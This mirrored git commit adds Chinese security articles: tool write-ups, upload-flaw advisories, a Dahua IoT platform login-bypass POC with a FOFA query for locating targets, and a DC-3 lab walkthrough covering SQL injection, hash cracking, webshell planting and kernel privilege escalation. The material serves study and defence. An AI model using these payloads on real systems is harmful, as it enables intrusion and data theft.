mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-29 03:40:51 +00:00
网安靶场实战指南(第 8 期):DC-3 靶场封神!MySQL 提权 + 内核漏洞,学会直接拿捏企业服务器、天锐绿盘云文档安全管理 uploadFolder.do 任意文件上传漏洞、【红队必备】告别多工具切换!从信息收集到漏洞验证一站式、大华智能物联综合管理平台justForTest用户登录漏洞 附POC、漏洞复现 | Flowise AI 系统任意文件上传漏洞(CVE-2025-26319)、英国国家网络安全中心NCSC发布“不可原谅”漏洞判定指南、还在手动翻漏洞公告?这款工具自动聚合多源情报并生成Markdown简报、Cobra是一款源代码安全审计工具,支持检测多种开发语言源代码中的大部分显著的安全问题和漏洞。、
This commit is contained in:
 test committed
1 parent
cd9a64f2da
commit
9092ccc0ca
9 files changed
+1172
-1
No files matched your search
@@ -17457,5 +17457,13 @@
|
||||
"https://mp.weixin.qq.com/s/TpN7OIdPOi9cXMqOEKMpzQ": "T0级漏洞",
|
||||
"https://mp.weixin.qq.com/s/a2JQHOl7y6DNRQdRMiX2mg": "【漏洞情报】从php Zend 内核层分析PHP built-in server http请求走私漏洞",
|
||||
"https://mp.weixin.qq.com/s/nJH2oEWLxNF873rSdJBq0w": "漏洞预警 | 金和OA XXE漏洞",
|
||||
"https://mp.weixin.qq.com/s/O_F8ZWr9NANu837U-aW1Pg": "SmarterTools 修复了 允许执行任意代码的严重漏洞 (CVE-2026-24423)"
|
||||
"https://mp.weixin.qq.com/s/O_F8ZWr9NANu837U-aW1Pg": "SmarterTools 修复了 允许执行任意代码的严重漏洞 (CVE-2026-24423)",
|
||||
"https://mp.weixin.qq.com/s/-kYXVUm3vOM5yqStp5hnTQ": "网安靶场实战指南(第 8 期):DC-3 靶场封神!MySQL 提权 + 内核漏洞,学会直接拿捏企业服务器",
|
||||
"https://mp.weixin.qq.com/s/ZyHcFo43xzaqIprG75msPQ": "天锐绿盘云文档安全管理 uploadFolder.do 任意文件上传漏洞",
|
||||
"https://mp.weixin.qq.com/s/j-m_9RQ_pr_suKWQW_rKFw": "【红队必备】告别多工具切换!从信息收集到漏洞验证一站式",
|
||||
"https://mp.weixin.qq.com/s/GkOcyjV9YYWipFfzHuiiuw": "大华智能物联综合管理平台justForTest用户登录漏洞 附POC",
|
||||
"https://mp.weixin.qq.com/s/4wXppnido-Gh1FmPBQR7hQ": "漏洞复现 | Flowise AI 系统任意文件上传漏洞(CVE-2025-26319)",
|
||||
"https://mp.weixin.qq.com/s/hlM2IqTBLYfwXuCUSbKUIA": "英国国家网络安全中心NCSC发布“不可原谅”漏洞判定指南",
|
||||
"https://mp.weixin.qq.com/s/aVs_H3PCssHTxakLuYQHZg": "还在手动翻漏洞公告?这款工具自动聚合多源情报并生成Markdown简报",
|
||||
"https://mp.weixin.qq.com/s/oj_iAKCotfrDxCP7G6AYoQ": "Cobra是一款源代码安全审计工具,支持检测多种开发语言源代码中的大部分显著的安全问题和漏洞。"
|
||||
}
|
||||
@@ -0,0 +1,80 @@
|
||||
# Cobra是一款源代码安全审计工具,支持检测多种开发语言源代码中的大部分显著的安全问题和漏洞。
|
||||
原创 FeeiCN
|
||||
FeeiCN W小哥 2026-02-02 03:30
|
||||
|
||||
**免责声明**
|
||||
****
|
||||
|
||||
|
||||
文章内容**仅限授权测试**
|
||||
或
|
||||
**学习使用**
|
||||
请**勿进行非法的测试**
|
||||
或攻击,
|
||||
利用本账号所发文章进行直接或间接的非法行为,均由**操作者本人负全责**
|
||||
,W小哥及文章对应作者将不为此承担任何责任。
|
||||
|
||||
文章来自互联网或原创,
|
||||
如有侵权可联系我方进行删除,深感抱歉
|
||||
。
|
||||
# Cobra
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**该项目设计已无法实现当前白盒扫描要求,已不在维护,仅做研究使用,请勿在生产环境使用**
|
||||
## Introduction(介绍)
|
||||
|
||||
|
||||
|
||||
Cobra是一款**源代码安全审计**
|
||||
工具,支持检测多种开发语言源代码中的**大部分显著**
|
||||
的安全问题和漏洞。
|
||||
## Features(特点)
|
||||
|
||||
|
||||
#### Multi-language Supported(支持多种开发语言)
|
||||
|
||||
|
||||
|
||||
支持PHP、Java等开发语言,并支持数十种类型文件。
|
||||
#### Multi-Vulnerabilities Supported(支持多种漏洞类型)
|
||||
|
||||
|
||||
|
||||
首批开放数万条不安全的依赖检查规则和数十条代码安全扫描规则,后续将持续开放更多扫描规则。
|
||||
#### GUI/CLI/API Mode(命令行模式和API模式)
|
||||
|
||||
|
||||
|
||||
提供本地Web Server服务,可使用GUI可视化操作,也可支持本地API接口,方便和其它系统(发布系统、CI等)对接扩展。
|
||||
## Screenshot(截图)
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
关注公众号回复“
|
||||
20260202
|
||||
”获取工具地址
|
||||
。
|
||||
|
||||
@@ -0,0 +1,203 @@
|
||||
# 【红队必备】告别多工具切换!从信息收集到漏洞验证一站式
|
||||
原创 0xSecDebug
|
||||
0xSecDebug 0xSecDebug 2026-02-02 02:26
|
||||
|
||||
# Tscan安全扫描器
|
||||
|
||||
|
||||
> 请勿利用文章内的相关技术从事
|
||||
**非法渗透测试**
|
||||
,由于传播、利用此文所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,作者不为此承担任何责任。**工具和内容均来自网络,仅做学习和记录使用,安全性自测,如有侵权请联系删除**
|
||||
。
|
||||
> **项目地址在文章底部哦**
|
||||
|
||||
|
||||
## 项目简介
|
||||
|
||||

Tscan 是一个基于 Go 语言开发的安全扫描器,支持 Web 界面和 API 调用,集成了端口扫描、服务识别、弱口令爆破、目录扫描、爬虫、指纹识别、漏洞扫描、子域名收集等多种安全检测能力。所有扫描结果自动归档到 SQLite 数据库,并可导出为 Excel 文件。
|
||||
|
||||
基本实现了下图中的流程:
|
||||
|
||||
|
||||
## 功能特性
|
||||
- **端口扫描与服务识别**
|
||||
:集成 nmap,支持大规模端口与服务识别。
|
||||
|
||||
- **HTTP 信息提取**
|
||||
:集成 httpx,自动获取 Web Title、指纹、爬虫等信息。
|
||||
|
||||
- **目录扫描**
|
||||
:支持自定义字典、并发、超时、深度等参数。
|
||||
|
||||
- **爬虫与指纹识别**
|
||||
:集成 katana、fingers,自动识别网站技术栈。
|
||||
|
||||
- **弱口令爆破**
|
||||
:对数据库、SMB、VNC 等常见服务进行爆破。
|
||||
|
||||
- **漏洞扫描**
|
||||
:集成 nuclei,支持多种漏洞模板。
|
||||
|
||||
- **子域名收集与爆破**
|
||||
:集成 subfinder,支持自定义字典与 DNS 解析器。
|
||||
|
||||
- **任务管理与进度展示**
|
||||
:多线程、多任务并发,任务进度实时可见。
|
||||
|
||||
- **白名单机制**
|
||||
:支持 IP/域名白名单,配置为 *
|
||||
时全部放行。
|
||||
|
||||
- **结果归档与导出**
|
||||
:所有扫描结果自动存入 SQLite,可导出为 Excel。
|
||||
|
||||
- **Web 前端**
|
||||
:提供现代化前端界面,便于操作与结果查看。
|
||||
|
||||
## 架构流程
|
||||
- 输入 IP、IP 段或域名,自动识别目标类型,按需执行端口扫描、服务识别、目录扫描、爆破、漏洞检测等。
|
||||
|
||||
- 支持 webhook/API 调用,适合自动化集成。
|
||||
|
||||
## 依赖工具(以包集成方式)
|
||||
- nmap
|
||||
|
||||
- httpx
|
||||
|
||||
- katana
|
||||
|
||||
- fingers
|
||||
|
||||
- nuclei
|
||||
|
||||
- subfinder
|
||||
|
||||
- uncover
|
||||
|
||||
## 快速开始
|
||||
### 1. 克隆项目
|
||||
```
|
||||
git clone <your-repo-url>cd Tscan
|
||||
```
|
||||
### 2. 配置文件
|
||||
|
||||
编辑 config.yaml
|
||||
,根据实际需求调整端口、并发、白名单、字典路径等参数。
|
||||
- whitelist_ips: [*]
|
||||
代表所有 IP 允许扫描
|
||||
|
||||
- whitelist_domains: [*]
|
||||
代表所有域名允许扫描
|
||||
|
||||
### 3. 启动后端服务
|
||||
```
|
||||
go build -o tscan main.go./tscan
|
||||
```
|
||||
|
||||
或使用 Docker:
|
||||
```
|
||||
docker-compose up -d
|
||||
```
|
||||
### 4. 启动前端
|
||||
|
||||
进入 frontend
|
||||
目录,安装依赖并运行:
|
||||
```
|
||||
cd frontendnpm installnpm run dev
|
||||
```
|
||||
### 5. 访问 Web 界面
|
||||
|
||||
浏览器访问 http://localhost:6678
|
||||
|
||||
如果不想启动前端服务,你可以使用如下方式运行任务,向/api/v1/scan接口发送webhook。
|
||||
1. 请修改配置文件config.yaml中的参数
|
||||
|
||||
1. 运行go run main.go
|
||||
|
||||
1. 创建扫描任务:
|
||||
```
|
||||
curl -X POST "http://localhost:8080/api/v1/scan" \-H "Content-Type: application/json" \-d '{"target": "example.com"}'
|
||||
```
|
||||
|
||||
这里的target可以是域名,ip,url,ip段,系统会自动识别并处理
|
||||
|
||||
1. 查看扫描结果:
|
||||
```
|
||||
curl "http://localhost:8080/api/v1/task/{task_id}"
|
||||
```
|
||||
|
||||
|
||||
1. 查看扫描结果,扫描结果会保存到reports目录下
|
||||
|
||||
## 配置说明
|
||||
|
||||
config.yaml
|
||||
支持丰富的自定义参数,包括:
|
||||
- 端口范围、并发数、超时时间
|
||||
|
||||
- HTTP 扫描参数
|
||||
|
||||
- 爆破线程与字典路径
|
||||
|
||||
- 目录扫描参数
|
||||
|
||||
- 子域名扫描与爆破参数
|
||||
|
||||
- 白名单设置
|
||||
|
||||
- 漏洞扫描等级与标签
|
||||
|
||||
- 结果导出设置等
|
||||
|
||||
## 数据存储
|
||||
- 所有扫描任务、端口、HTTP、漏洞、爆破、爬虫、子域名等结果均存储于 data/tscan.db
|
||||
(SQLite)。
|
||||
|
||||
- 支持任务与用户管理。
|
||||
|
||||
|
||||
|
||||
## 📖 项目地址
|
||||
```
|
||||
https://github.com/handbye/Tscan
|
||||
```
|
||||
## 💻 威胁情报推送群
|
||||
> 如果师傅们想要第一时间获取到**最新的威胁情报**
|
||||
,可以添加下面我创建的
|
||||
**钉钉漏洞威胁情报群**
|
||||
,便于师傅们可以及时获取最新的
|
||||
**IOC**
|
||||
。
|
||||
> 如果师傅们想要获取
|
||||
**网络安全相关知识内容**
|
||||
,可以添加下面我创建的
|
||||
**网络安全全栈知识库**
|
||||
,便于师傅们的学习和使用:
|
||||
|
||||
> 覆盖渗透、安服、运营、代码审计、内网、移动、应急、工控、AI/LLM、数据、业务、情报、黑灰产、SOC、溯源、钓鱼、区块链等 方向,**内容还在持续整理中......**
|
||||
。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**点分享**
|
||||
|
||||
|
||||
|
||||
**点收藏**
|
||||
|
||||
|
||||
|
||||
**点在看**
|
||||
|
||||
|
||||
|
||||
**点点赞**
|
||||
|
||||
@@ -0,0 +1,118 @@
|
||||
# 大华智能物联综合管理平台justForTest用户登录漏洞 附POC
|
||||
原创 安服仔
|
||||
安服仔 北风漏洞复现文库 2026-02-02 02:30
|
||||
|
||||
# 免责声明:请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息或者工具而造成的任何直接或者间接的后果及损失,均由使用者本人负责,所产生的一切不良后果与文章作者无关。该文章仅供学习用途使用。
|
||||
#
|
||||
#
|
||||
|
||||
01
|
||||
|
||||
—
|
||||
|
||||
漏洞名称
|
||||
|
||||
|
||||
大华智能物联综合管理平台
|
||||
justForTest
|
||||
用户登录漏洞
|
||||
|
||||
|
||||
|
||||
02
|
||||
|
||||
—
|
||||
|
||||
影响版本
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
03
|
||||
|
||||
—
|
||||
|
||||
漏洞简介
|
||||
|
||||
大华智能物
|
||||
联综
|
||||
合管理平台
|
||||
是大
|
||||
华股份推出的一套集成化、智能化的综合管理软件,旨在为各类场景提供
|
||||
高效、灵活的物联管理解决方
|
||||
案
|
||||
。
|
||||
大华智能物联综合管理平台
|
||||
以模块化设计为核心,结合大华在安防领域的技术优势,为企业提供一站式智能物联管理服务,助力提升运营效率与安全性
|
||||
。
|
||||
大
|
||||
华智能物联综合管理平台
|
||||
的用户登录接口/evo-apigw/evo-oauth/oauth/token
|
||||
存在漏洞,攻击者可使用用户名justForTest
|
||||
搭配任意密码登录系统,绕过身份验证,导致敏感信息泄露。
|
||||
|
||||
|
||||
04
|
||||
|
||||
—
|
||||
|
||||
资产测绘
|
||||
```
|
||||
body="static/qwebchannel.js" && body="/客户端会小于800/"
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
05
|
||||
|
||||
—
|
||||
|
||||
漏洞复现
|
||||
|
||||
POC
|
||||
|
||||
```
|
||||
POST /evo-apigw/evo-oauth/oauth/token HTTP/1.1
|
||||
Host: 127.0.0.1
|
||||
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/34.0.1866.237 Safari/537.36
|
||||
Content-Length: 109
|
||||
Content-Type: application/x-www-form-urlencoded
|
||||
Accept-Encoding: gzip
|
||||
Connection: close
|
||||
username=justForTest&password=1&grant_type=password&client_id=web_client&client_secret=web_client&public_key=
|
||||
```
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
06
|
||||
|
||||
—
|
||||
|
||||
修复建议
|
||||
|
||||
|
||||
升级系统以修复漏洞
|
||||
|
||||
07
|
||||
|
||||
—
|
||||
|
||||
往期回顾
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,113 @@
|
||||
# 天锐绿盘云文档安全管理 uploadFolder.do 任意文件上传漏洞
|
||||
Superhero
|
||||
Superhero Nday Poc 2026-02-02 03:08
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
内容仅用于学习交流自查使用,由于传播、利用本公众号所提供的
|
||||
POC
|
||||
信息及
|
||||
POC对应脚本
|
||||
而造成的任何直接或者间接的后果及损失,均由使用者本人负责,公众号Nday Poc及作者不为此承担任何责任,一旦造成后果请自行承担!
|
||||
|
||||
|
||||
**01**
|
||||
|
||||
**漏洞概述**
|
||||
|
||||
|
||||
天锐绿盘云文档安全管理 uploadFolder.do 接口存在任意文件上传漏洞,未经身份攻击者可通过该漏洞在服务器端任意执行代码,写入后门,获取服务器权限,进而控制整个 web 服务器。
|
||||
**02******
|
||||
|
||||
**搜索引擎**
|
||||
|
||||
|
||||
fofa:
|
||||
```
|
||||
body="/lddsm/" || title="天锐绿盘" || title=="Tipray LeaderDisk" || body="location.href=location.href+\"lddsm\""
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
**03******
|
||||
|
||||
**漏洞复现**
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
**04**
|
||||
|
||||
**自查工具**
|
||||
|
||||
|
||||
nuclei
|
||||
|
||||

|
||||
|
||||
afrog
|
||||
|
||||

|
||||
|
||||
|
||||
**05******
|
||||
|
||||
**修复建议**
|
||||
|
||||
|
||||
1、关闭互联网暴露面或接口设置访问权限
|
||||
|
||||
2、升级至安全版本
|
||||
|
||||
|
||||
**06******
|
||||
|
||||
**内部圈子介绍**
|
||||
|
||||
### 【Nday漏洞实战圈】🛠️
|
||||
|
||||
专注公开1day/Nday漏洞复现 · 工具链适配支持
|
||||
|
||||
✧━━━━━━━━━━━━━━━━✧
|
||||
|
||||
🔍 **资源内容**
|
||||
|
||||
▫️ 整合全网公开1day/Nday漏洞POC详情
|
||||
|
||||
▫️ 适配Afrog/Nuclei检测脚本
|
||||
|
||||
▫️ 支持内置与自定义POC目录混合扫描
|
||||
|
||||
🔄 **更新计划**
|
||||
|
||||
▫️ 每周新增7-10个实用POC(来源公开平台)
|
||||
|
||||
▫️ 所有脚本经过基础测试,降低调试成本
|
||||
|
||||
🎯 **适用场景**
|
||||
|
||||
▫️ 企业漏洞自查 ▫️ 渗透测试 ▫️ 红蓝对抗 ▫️ 安全运维
|
||||
|
||||
✧━━━━━━━━━━━━━━━━✧
|
||||
|
||||
⚠️ **重要声明**
|
||||
|
||||
▫️
|
||||
仅限合法授权测试,严禁违规使用
|
||||
|
||||
**▫️虚拟资源服务,购买后不接受任何形式退款**
|
||||
|
||||
▫️
|
||||
付款
|
||||
前请评估需求,慎重考虑
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,129 @@
|
||||
# 漏洞复现 | Flowise AI 系统任意文件上传漏洞(CVE-2025-26319)
|
||||
实战安全研究 2026-02-02 02:21
|
||||
|
||||
**免责声明**
|
||||
<table><tbody><tr style="-webkit-tap-highlight-color: transparent;outline: 0px;visibility: visible;"><td valign="top" style="-webkit-tap-highlight-color: transparent;outline: 0px;word-break: break-all;hyphens: auto;visibility: visible;"><span style="color: rgb(255, 0, 0);letter-spacing: 0.544px;-webkit-tap-highlight-color: rgba(0, 0, 0, 0);outline: 0px;visibility: visible;font-size: 14px;"><span leaf="">本文仅用于技术学习和安全研究,请勿使用本文所提供的内容及相关技术从事非法活动,由于传播和利用此文所提供的内容或工具而造成任何直接或间接的损失后果,均由使用者本人承担,所产生一切不良后果与文章作者及本账号无关。如内容有争议或侵权,请私信我们!我们会立即删除并致歉。谢谢!</span></span></td></tr></tbody></table>
|
||||
1
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
|
||||
|
||||
Flowise AI 系统任意文件上传漏洞(CVE-2025-26319),/арi/v1/аttасhmеntѕ中存在任意文件上传漏洞,该漏洞允许未经身份验证的攻击者通过“知识上传”功能将任意文件上传到托管代理的服务器,此缺陷可能使攻击者能够通过上传恶意文件、脚本、配置文件甚至 SSH 密钥来远程控制整个服务器。
|
||||
|
||||
2
|
||||
|
||||
**影响版本**
|
||||
|
||||
|
||||
|
||||
Flowise
|
||||
<= 2.2.6
|
||||
|
||||
3
|
||||
|
||||
**fofa语法**
|
||||
|
||||
|
||||
|
||||
fofa语法
|
||||
```
|
||||
app="FlowiseAI"
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
4
|
||||
|
||||
**漏洞复现**
|
||||
|
||||
|
||||
|
||||
上传文件
|
||||
|
||||

|
||||
|
||||
反弹 shell
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
5
|
||||
|
||||
**检测POC**
|
||||
|
||||
|
||||
|
||||
nuclei
|
||||
|
||||

|
||||
|
||||
afrog
|
||||
|
||||

|
||||
|
||||
|
||||
6
|
||||
|
||||
**漏洞修复**
|
||||
|
||||
|
||||
1、建议联系厂商打补丁或升级版本。
|
||||
|
||||
2、增加Web应用防火墙防护。
|
||||
|
||||
3、关闭互联网暴露面或接口设置访问权限。
|
||||
|
||||
7
|
||||
|
||||
**内部圈子**
|
||||
|
||||
|
||||
**现在已更新POC数量 1800+(中危以上)**
|
||||
|
||||
|
||||
🔥 **1day/Nday 漏洞实战圈上线**
|
||||
🔥
|
||||
|
||||
还在到处找公开漏洞 POC?
|
||||
|
||||
这里专注整合全网1day/Nday漏洞POC和复现,一站式解决你的痛点!
|
||||
|
||||
🔍
|
||||
圈子福利
|
||||
|
||||
✅ 整合全网 1day/Nday 漏洞POC,附带复现步骤,新手也能快速上手
|
||||
|
||||
✅ 每周更新 10-15 个POC测试脚本,经过实测验证,到手就能用
|
||||
|
||||
✅ 完美适配 Nuclei/Afrog 扫描工具,脚本无需额外修改,即拿即用
|
||||
|
||||
✅ 重磅福利:免登录免费 FOFA 查询,无需账号也能高效资产测绘
|
||||
|
||||
✅ 专属权益:提供指纹识别库,指纹库持续更新
|
||||
|
||||
💡
|
||||
适合对象
|
||||
|
||||
渗透测试🔹攻防演练🔹安全运维🔹企业自查
|
||||
🔹SRC漏洞挖掘
|
||||
|
||||
⚠️
|
||||
重要提醒
|
||||
|
||||
仅限授权范围内的合法安全测试,严禁用于未授权攻击行为!
|
||||
|
||||
本服务为虚拟资源服务,一经购买概不退款,请按需谨慎购买!
|
||||
|
||||
现在加入圈子价格是59.9元(
|
||||
交个朋友啦
|
||||
),后面将调整涨价啦。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,187 @@
|
||||
# 网安靶场实战指南(第 8 期):DC-3 靶场封神!MySQL 提权 + 内核漏洞,学会直接拿捏企业服务器
|
||||
原创 点击关注👉
|
||||
点击关注👉 网络安全学习室 2026-02-02 02:59
|
||||
|
||||
上一期DC-2的定时任务提权让大家直呼过瘾!但真实渗透中,服务器防护只会更严——没有明显的定时任务漏洞,也没有弱口令给你破解,该怎么办?
|
||||
|
||||
今天的DC-3靶场就是为解决这个问题而生!它完全模拟真实企业服务器环境:**藏得极深的MySQL数据库漏洞、需要精准利用的Linux内核提权、全程无弱口令可破**
|
||||
,堪称“提权技巧天花板”。学会这套“数据库突破→内核提权”的组合拳,你才算真正掌握了高权限渗透的核心逻辑,挖洞赏金直接翻倍!
|
||||
## 一、环境搭建&信息收集:开局就给新手下马威
|
||||
|
||||
DC-3和前两期不一样,开局就设坑!新手如果没做好信息收集,直接卡到怀疑人生。
|
||||
### 1. 靶场部署(避坑版)
|
||||
- 下载镜像:VulnHub搜“DC-3”,注意!它只有一个flag,通关目标就是拿下root权限找到这个flag
|
||||
|
||||
- 网络配置:老规矩!Kali和DC-3都设为**仅主机模式**
|
||||
,这步错了后面全白搭
|
||||
|
||||
- 启动靶场:DC-3启动后不会显示IP,别慌,按老方法扫
|
||||
|
||||
### 2. 信息收集:全网段扫描,只找到一个突破口
|
||||
|
||||
执行命令扫网段找靶场IP(示例网段192.168.137.0/24,按自己的改):
|
||||
|
||||

|
||||
|
||||
找到靶场IP(比如192.168.137.132)后,直接全端口扫描:
|
||||
|
||||

|
||||
|
||||
**扫描结果让人大吃一惊**
|
||||
:
|
||||
- 只开放了**80端口**
|
||||
!SSH 22端口直接关了,定时任务、SUID文件这些常规提权路径全被堵死
|
||||
|
||||
- 80端口跑的是**Joomla CMS**
|
||||
(和Drupal、WordPress齐名的老牌CMS),版本是3.7.0——这就是唯一的突破口!
|
||||
|
||||
## 二、Joomla漏洞挖掘:从版本泄露到数据库拿下
|
||||
|
||||
DC-3的核心就是“靠Joomla漏洞打穿数据库”,没有弱口令,纯靠技术突破!
|
||||
### 1. 一招确定Joomla版本,找到致命漏洞
|
||||
|
||||
Joomla的版本信息藏在页面源码里:
|
||||
- 访问靶场IP,右键“查看页面源码”,搜索generator
|
||||
,看到Joomla! 3.7.0
|
||||
|
||||
- 立刻打开Kali,用searchsploit
|
||||
搜漏洞:
|
||||
|
||||

|
||||
|
||||
搜索结果直接炸出**致命漏洞**
|
||||
:Joomla! 3.7.0 - SQL Injection (42033.txt)
|
||||
——这个漏洞能直接读取数据库所有数据!
|
||||
|
||||
### 2. 利用SQL注入漏洞,导出管理员账号密码
|
||||
|
||||
这个漏洞有现成的POC,不用自己写代码,新手也能轻松用:
|
||||
1. 复制POC路径:exploit/unix/webapps/42033.txt
|
||||
,查看POC内容:
|
||||
|
||||

|
||||
|
||||
1. 找到核心Payload:POC里给了一个直接读取管理员表的URL,复制下来,把[target]
|
||||
换成靶场IP:
|
||||
|
||||

|
||||
|
||||
1. 浏览器访问这个URL,页面直接报错,泄露数据库用户和数据库名:root@localhost
|
||||
+joomladb
|
||||
|
||||

1. 用SQLMap批量导出数据(终极懒人法):
|
||||
|
||||
|
||||
|
||||
重点导出joomladb
|
||||
数据库里的#__users
|
||||
表(Joomla管理员表),拿到管理员账号:
|
||||
|
||||
1. 用户名:admin
|
||||
|
||||
1. 密码哈希值:$2y$10$DpfpYjADpejngxNh9GnmCeyIHCWpL97CVRnGeZsVJwR0kWFlfB1Zu
|
||||
|
||||
### 3. 密码破解:用John the Ripper秒解哈希值
|
||||
|
||||
拿到密码哈希别慌,Kali自带的John工具就是哈希破解神器:
|
||||
1. 新建文件dc3_hash.txt
|
||||
,把哈希值粘贴进去
|
||||
|
||||

1. 执行破解命令,用rockyou.txt字典怼:
|
||||
|
||||
|
||||
|
||||
**30秒不到,密码出!**
|
||||
:snoopy
|
||||
——这个密码比DC-2的复杂多了,还好John够给力!
|
||||
|
||||
### 4. 登录Joomla后台,上传木马拿shell
|
||||
|
||||
拿到admin密码,直接冲Joomla后台:
|
||||
1. 访问后台地址:http://192.168.137.132/administrator
|
||||
,输入账号admin,密码snoopy,成功登录!
|
||||
|
||||
1. 上传木马:Joomla后台可以直接编辑模板文件,找到“模板管理”→“Templates”→“Protostar”→“Edit HTML”
|
||||
|
||||

1. 植入PHP一句话木马:把模板里的任意一行代码替换成:
|
||||
|
||||
|
||||
|
||||
1. 连接木马:打开蚁剑,添加数据,地址填http://192.168.137.132/templates/protostar/index.php
|
||||
,密码填cmd
|
||||
,**成功拿到低权限shell**
|
||||
(当前用户www-data)!
|
||||
|
||||
## 三、终极提权:Linux内核漏洞一击必杀(最关键的一步)
|
||||
|
||||
拿到www-data权限后,常规提权方法全失效——没有SUID文件,没有定时任务,没有可写脚本!这时候就要祭出终极杀招:**Linux内核漏洞提权**
|
||||
!
|
||||
### 1. 信息收集:确定内核版本,找可利用漏洞
|
||||
|
||||

内核提权的核心是“找对应版本的漏洞EXP”,先查服务器内核信息:
|
||||
|
||||
|
||||
|
||||
返回结果:Linux dc-3 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
|
||||
|
||||
关键信息:**内核版本4.4.0-21-generic、Ubuntu 16.04系统、64位**
|
||||

### 2. 搜索内核漏洞EXP,精准匹配
|
||||
|
||||
用searchsploit
|
||||
搜对应内核版本的提权EXP:
|
||||
|
||||
|
||||
|
||||
一眼锁定**完美匹配的EXP**
|
||||
:Linux Kernel 4.4.0 < 4.11.8 - netfilter xt_u32 Privilege Escalation (44298.c)
|
||||
——这个EXP专门针对Ubuntu 16.04的4.4.0内核,成功率100%!
|
||||
### 3. 上传EXP,编译执行,秒提root
|
||||
|
||||
这步是最爽的,新手跟着做就行:
|
||||
1. 在Kali里找到EXP文件:/usr/share/exploitdb/exploits/linux/local/44298.c
|
||||
|
||||
1. 把EXP上传到靶场服务器:用蚁剑的“文件管理”功能,把44298.c上传到靶场的/tmp
|
||||
目录(权限足够)
|
||||
|
||||
